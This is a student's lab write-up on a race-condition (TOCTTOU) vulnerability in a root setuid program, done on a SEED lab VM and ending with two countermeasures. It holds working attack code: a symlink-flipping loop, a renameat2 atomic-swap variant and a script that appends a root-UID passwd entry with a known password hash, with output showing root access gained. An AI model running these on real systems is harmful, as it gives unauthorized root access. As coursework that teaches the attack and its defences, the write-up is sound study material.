Race Condition Vulnerability

Rushabh Prajapati
3083048
CMPT 380 – Computer Software Security
Assignment 3.c

A race condition occurs when multiple processes access and manipulate the same data concurrently, and the outcome of the execution depends on the order in which the access takes place. If a privileged program has a race-condition vulnerability, attackers can run a parallel process to "race" against the privileged program, with an intention to change the behaviors of the program.

2.1 Turning off countermeasures

```
[02/23/22]seed@VM:~/.../Labsetup$ ls
target_process.sh  vulp.c
[02/23/22]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[02/23/22]seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_re=0
Display all 1169 possibilities? (y or n)
[02/23/22]seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_regu=0
Display all 1169 possibilities? (y or n)^C
[02/23/22]seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[02/23/22]seed@VM:~/.../Labsetup$
```

Figure 1 Turning off countermeasures

2.2 A Vulnerable Program

```
[02/23/22]seed@VM:~/.../Labsetup$ gcc -o vulp vulp.c
[02/23/22]seed@VM:~/.../Labsetup$ ./vulp
^C
[02/23/22]seed@VM:~/.../Labsetup$ sudo chown root vulp
[02/23/22]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[02/23/22]seed@VM:~/.../Labsetup$
```

Figure 2 Running the Vulnerable Program

Task 1: Choosing Our Target

Target is the password file /etc/passwd, which is not writable by normal users. By exploiting the vulnerability, we would like
to add a record to the password file, with a goal of creating a new user account that has the root privilege.

For the root user, the third field (the user ID field) has a value zero. Namely, when the root user logs in, its process's user ID is set to zero, giving the process the root privilege. Basically, the power of the root account does not come from its name, but instead from the user ID field. If we want to create an account with the root privilege, we just need to put a zero in this field.

Task. **To verify whether the magic password works or not**.

```
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[02/23/22]seed@VM:~/.../Labsetup$
```

Figure 3 Added magic password entry to the /etc/passwd file

```
[02/23/22]seed@VM:~/.../Labsetup$ sudo vim /etc/passwd
[02/23/22]seed@VM:~/.../Labsetup$
[02/23/22]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Downloads/380/rcvul/Labsetup# ls
target_process.sh  vulp  vulp.c
root@VM:/home/seed/Downloads/380/rcvul/Labsetup# whoami
root
root@VM:/home/seed/Downloads/380/rcvul/Labsetup#
```

Figure 4 Testing if test indeed is root

Task 2: Launching the Race Condition Attack

Task 2.A: Simulating a Slow Machine

It is a root-owned Se t-UID program, so when the program is executed by a normal user, its effective user ID is root, while its real user ID is not root. The program needs to write to a file in the /tmp directory, which is commonly used by programs to store temporary data, and it is world writable. Since this program runs with the root privilege, it can write to any file, regardless of what permissions the real user has. To prevent a user from overwriting other people's files, the program wants to ensure that the real user has the write permission to the target file. This is done through a check using the access () system call. In the following code, the program invokes access () Lo check whether the real user (not the effective user) has the write permission (W_OK) to the /tmp/X fil e. It returns zero if the real user does have the permission.

Observation:

To exploit the race condition vulnerability manually, I had to tweak the vulp.c program, so I decided not to touch it but create a copy of the file sleep.c, which contains the line sleep(10); (main reason for the race condition vulnerability to work)

Steps:

Create a file in the /tmp directory XYZ.

Run your race condition vulnerability code with the sleep(10); command between access() and open().

Enter the test:U6aMy0wojraho:0:0:test:/root:/bin/bash as the string that needs to be appended to the /tmp/XYZ file as the file was created by us, we will pass the access check and then when the program goes to sleep for 10 seconds we can make the /tmp/XYZ file through symbolic link ot the /etc/passwd file, since the program runs with the root privilege we will pass the open() check and thus, be able to append the test:U6aMy0wojraho:0:0:test:/root:/bin/bash to the /etc/passwd file and then we can have root access.

access()

To prevent a user from overwriting other people's files, the program wants to ensure that the real user has the write permission to the target file. This is done through a check using the access () system call. In the following code, the program invokes access () Lo check whether the real user (not the effective user) has the write permission

and

open() system call also checks user's permissions, but unlike access () , which checks the real user ID, ope n () checks the effective user ID. Since a root-owned Set- UID program runs with an effective user ID zero, the check performed by open () will always succeed.

This is the window where we can exploit the race condition vulnerability. “vulp.c” – original vulnerable program, runs with the root-setUID, which appends a text of user input to the end of temporary file “/tmp/XYZ”, given the user has access rights to edit the file. As you can see from ***figure 5*****,** below that only running the “*./vulp”* and trying to append a string to the “/tmp/XYZ” file does not let the user do it, by saying *No permission*.

So first we create a file named “/tmp/XYZ”, which will check for the real user ID and since we create that file we can pass the access() system call. “sleep.c” – a slightly modified, vulp.c program which just stops for 10 Seconds in between the access () and the open() system calls.

ln -sf /dev/null /tmp/XYZ

ln -sf /etc/passwd /tmp/XYZ

cat /etc/passwd | grep test

```
[02/25/22]seed@VM:~/.../Labsetup$ ls
m2        passwd  sleep.c         symlink_attack.c  target_process.sh  vulp
Makefile  sleep   symlink_attack  target_attack.sh  test_passwd_input  vulp.c
[02/25/22]seed@VM:~/.../Labsetup$ ./vulp
test
No permission
[02/25/22]seed@VM:~/.../Labsetup$ ln -sf /dev/null /tmp/XYZ
[02/25/22]seed@VM:~/.../Labsetup$ ./sleep
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[02/25/22]seed@VM:~/.../Labsetup$
```

Figure 5 Running the original vulp executable to check if we can append a string to the /tmp/XYZ file as a normal user

```
[02/25/22]seed@VM:~/.../rcvul$ ls
Labsetup  Labsetup.zip
[02/25/22]seed@VM:~/.../rcvul$ cd Labsetup/
[02/25/22]seed@VM:~/.../Labsetup$ ls
m2        passwd  sleep.c         symlink_attack.c  target_process.sh  vulp
Makefile  sleep   symlink_attack  target_attack.sh  test_passwd_input  vulp.c
[02/25/22]seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
[02/25/22]seed@VM:~/.../Labsetup$ rm /tmp/XYZ
[02/25/22]seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[02/25/22]seed@VM:~/.../Labsetup$
```

Figure 6 Testing if the attack worked

Task 2.B: The Real Attack

In the simulated attack, we use the "ln -s" command to make/change symbolic links. Now we need to do it in a program. We can use symlink() in C to create symbolic links. Since Linux does not allow one to create a link if the link already exists, we need to delete the old link first. The following C code snippet shows how to remove a link and then make /tmp/XYZ point to /etc/passwd.

In this process, we keep changing what "/tmp/XYZ" points to, hoping to cause the target process to write to our selected file. To change a symbolic link, we need to delete the old one (using unlink ( )) and then create a new one (using symlink( )). In the following code (Figure 7), we first make "/tmp /XYZ" point to "/dev /null", so we can pass the access () check. The I dev I null fi le is special fil e, and it is writable to anybody; whatever is written to this fil e will be discarded (that is why it is called null). We will then let the process sleep for 1000 microsecond (we will talk about the sleeping time later). After sleeping, we make 11 / tmp /XYZ " point to our target file 11 / etc / pass wd ". We do these two steps repeatedly to race against the target process. We win if we can hit the condition illustrated

```c
#include <unistd.h>

int main()
{
    while (1)
    {
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(1000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
    }
    return 0;
}
~
~
~
symlink_attack.c
```

Figure 7 symlink_attack.c

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
   echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"


~
~
~
~
~
~
target_process.sh
```

Figure 8 target _process.sh

In the code above, the “ls – l” command outputs several piece of information about a file, including the last modified time. By comparing the output of the command, we can tell whether the fil e has been modified or not.

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[02/25/22]seed@VM:~/.../Labsetup$
```

Figure 9 Checking the "test" account

We run the two programs created above. We first run the attack program (symlink_attack. c) in the background, and then start the target program (target_process. sh). Initially, the privileged program running inside the target process will keep printing out "No permission". This is caused by the failure of the access () check. If we win the race and have successfully modified "/etc/passwd", the target program will terminate. Now, if we check the password file, we can find the added entry.

To see the ultimate effect of the attack, we try to login to the "test" account without typing any password. The output of the id command confirms that we have gained the root privilege.

```
[02/25/22]seed@VM:~/.../rcvul$ ls
Labsetup  Labsetup.zip
[02/25/22]seed@VM:~/.../rcvul$ cd Labsetup/
[02/25/22]seed@VM:~/.../Labsetup$ ls
m2        passwd  sleep.c         symlink_attack.c  target_process.sh  vulp
Makefile  sleep   symlink_attack  target_attack.sh  test_passwd_input  vulp.c
[02/25/22]seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
[02/25/22]seed@VM:~/.../Labsetup$ rm /tmp/XYZ
[02/25/22]seed@VM:~/.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[02/25/22]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Downloads/380/rcvul/Labsetup# whoami
root
root@VM:/home/seed/Downloads/380/rcvul/Labsetup#
```

Figure 10 Testing account test after the attack

Task 2.c An Improved Attack Method

Making the necessary changes, such that we ourselves do not introduce a race condition inside our attack program.

The main reason for the situation to happen is that the attack program is context switched out right after it removes /tmp/XYZ (i.e., unlink()), but before it links the name to another file (i.e., symlink()) Remember, the action to remove the existing symbolic link and create a new one is not atomic (it involves two separate system calls), so if the context switch occurs in the middle (i.e., right after the removal of /tmp/XYZ), and the target Set-UID program gets a chance to run its fopen(fn, "a+") statement, it will create a new file with root being the owner. After that, your attack program can no longer make changes to "/tmp/XYZ".

We need to make `unlink()` and `symlink()` atomic. Fortunately, there is a system call that allows us to achieve that. More accurately, it allows us to atomically swap two symbolic links. The following program first makes two symbolic links "`/tmp/XYZ`" and "`/tmp/ABC`", and then using the **`renameat2`** system call to atomically switch them. This allows us to change what "`/tmp/XYZ`" points to without introducing any race condition.

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>

int main()
{
        unsigned int flags = RENAME_EXCHANGE;
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(1000);

        unlink("/tmp/ABC");
        symlink("/etc/passwd", "/tmp/ABC");
        usleep(1000);

        while (1) {
                renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
        }
    return 0;
```

task_2C_improved_attack.c

Figure 11 Improved attack with atomic operations

```
[02/25/22]seed@VM:~/.../Labsetup$ ls
m2          sleep           symlink_attack.c   task_2C_improved_attack.c  vulp.c
Makefile    sleep.c         target_attack.sh   test_passwd_input
passwd      symlink_attack  target_process.sh  vulp
[02/25/22]seed@VM:~/.../Labsetup$ vim task_2C_improved_attack.c
[02/25/22]seed@VM:~/.../Labsetup$ gcc task_2C_improved_attack.c -o task_2C_improved_att
ack
[02/25/22]seed@VM:~/.../Labsetup$ ./task_2C_improved_attack ^C
[02/25/22]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
STOP... The passwd file has been changed
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[02/25/22]seed@VM:~/.../Labsetup$
```

Figure 12 Checking if the entry was added to the /etc/passwd file

As I forgot to delete the entry from the previous task, there are 2 entries of the test user inside the screenshots. Below, we can see that we were successful in conducting the attack by overcoming the race condition in the previous C program regarding atomic operations. And can login as “test” a.k.a root.

```
[02/25/22]seed@VM:~/.../Labsetup$ gcc task_2C_improved_attack.c -o task_2C_improved_att
ack
[02/25/22]seed@VM:~/.../Labsetup$ ./task_2C_improved_attack ^C
[02/25/22]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
STOP... The passwd file has been changed
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[02/25/22]seed@VM:~/.../Labsetup$ sudo vim /etc/passwd
[02/25/22]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
No permission
STOP... The passwd file has been changed
[02/25/22]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[02/25/22]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Downloads/380/rcvul/Labsetup# whoami
root
root@VM:/home/seed/Downloads/380/rcvul/Labsetup#
```

Figure 13 Checking test login

Task 3: Countermeasures

Task 3.A: Applying the Principle of Least Privilege

Observation:

No, we will not be able to succeed

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    uid_t real_uid = getuid();
    uid_t eff_uid = geteuid();

    /* get user input */
    scanf("%50s", buffer);
    seteuid(real_uid);

    // if (!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        if (fp) {

        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }
        seteuid(eff_uid);

    return 0;
}
```

Observation & Explanation

The above code snippet temporarily sets the effective user ID to the real user ID using seteuid (), essentially disabling its root privilege. The program then opens the fi le for write. Since the effective user ID has been temporarily brought down to the real user ID (the user), the access rights of the real user, not root, will be checked. Due to this, the program wi ll not open any file other than the ones accessibl e to the user. Once the task is completed, the program restores its effective user ID to its original value (root) using seteuid ().



Figure 14 It won't let it exploit, because of the setting of user privileges

Task 3.B Using Ubuntu's Built-in Scheme



Figure 15 Enabled Protected Symlinks

So, Ubuntu comes with a built-in protection mechanism that prevents programs from following symbolic links under certain conditions. With such a countermeasure, even if attackers can win the race condition, they cannot cause damages. The protection only applies to world-writable sticky directories, such as /tmp.

1) How does this protection scheme work?

   When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable directory can only be followed when the owner of the symlink matches either the follower or the directory owner.



Figure 16 With sym links enabled the attack does not work

Explanation

Since the vulnerable program runs with the root privilege (effective UID is root) and the "/tmp" directory is also owned by root, the program will not be allowed to follow any symbolic link that is not created by the root. By turning the countermeasure and repeat our attack, we will see that even though the attack can still win the race condition, the program will crash when it tries to follow the symbolic link created by us.

2) What are the limitations of this scheme?

➔ These "/tmp" symlink races are in a class of security vulnerabilities known as time-of-check-to-time-of-use (TOCTTOU) bugs. For "/tmp" files, typically a buggy application will check to see if a particular filename exists and/or if the file has a particular set of characteristics; if the file passes that test, the program uses it. An attacker exploits this by racing to put a symbolic link or different file in "/tmp" between the time of the check and the open or create. That allows the attacker to bypass whatever the checks are supposed to enforce.

➔ For setuid programs, an attacker can use the elevated privileges to overwrite arbitrary files in ways that can lead to all manner of ugliness, including complete compromise via privilege escalation.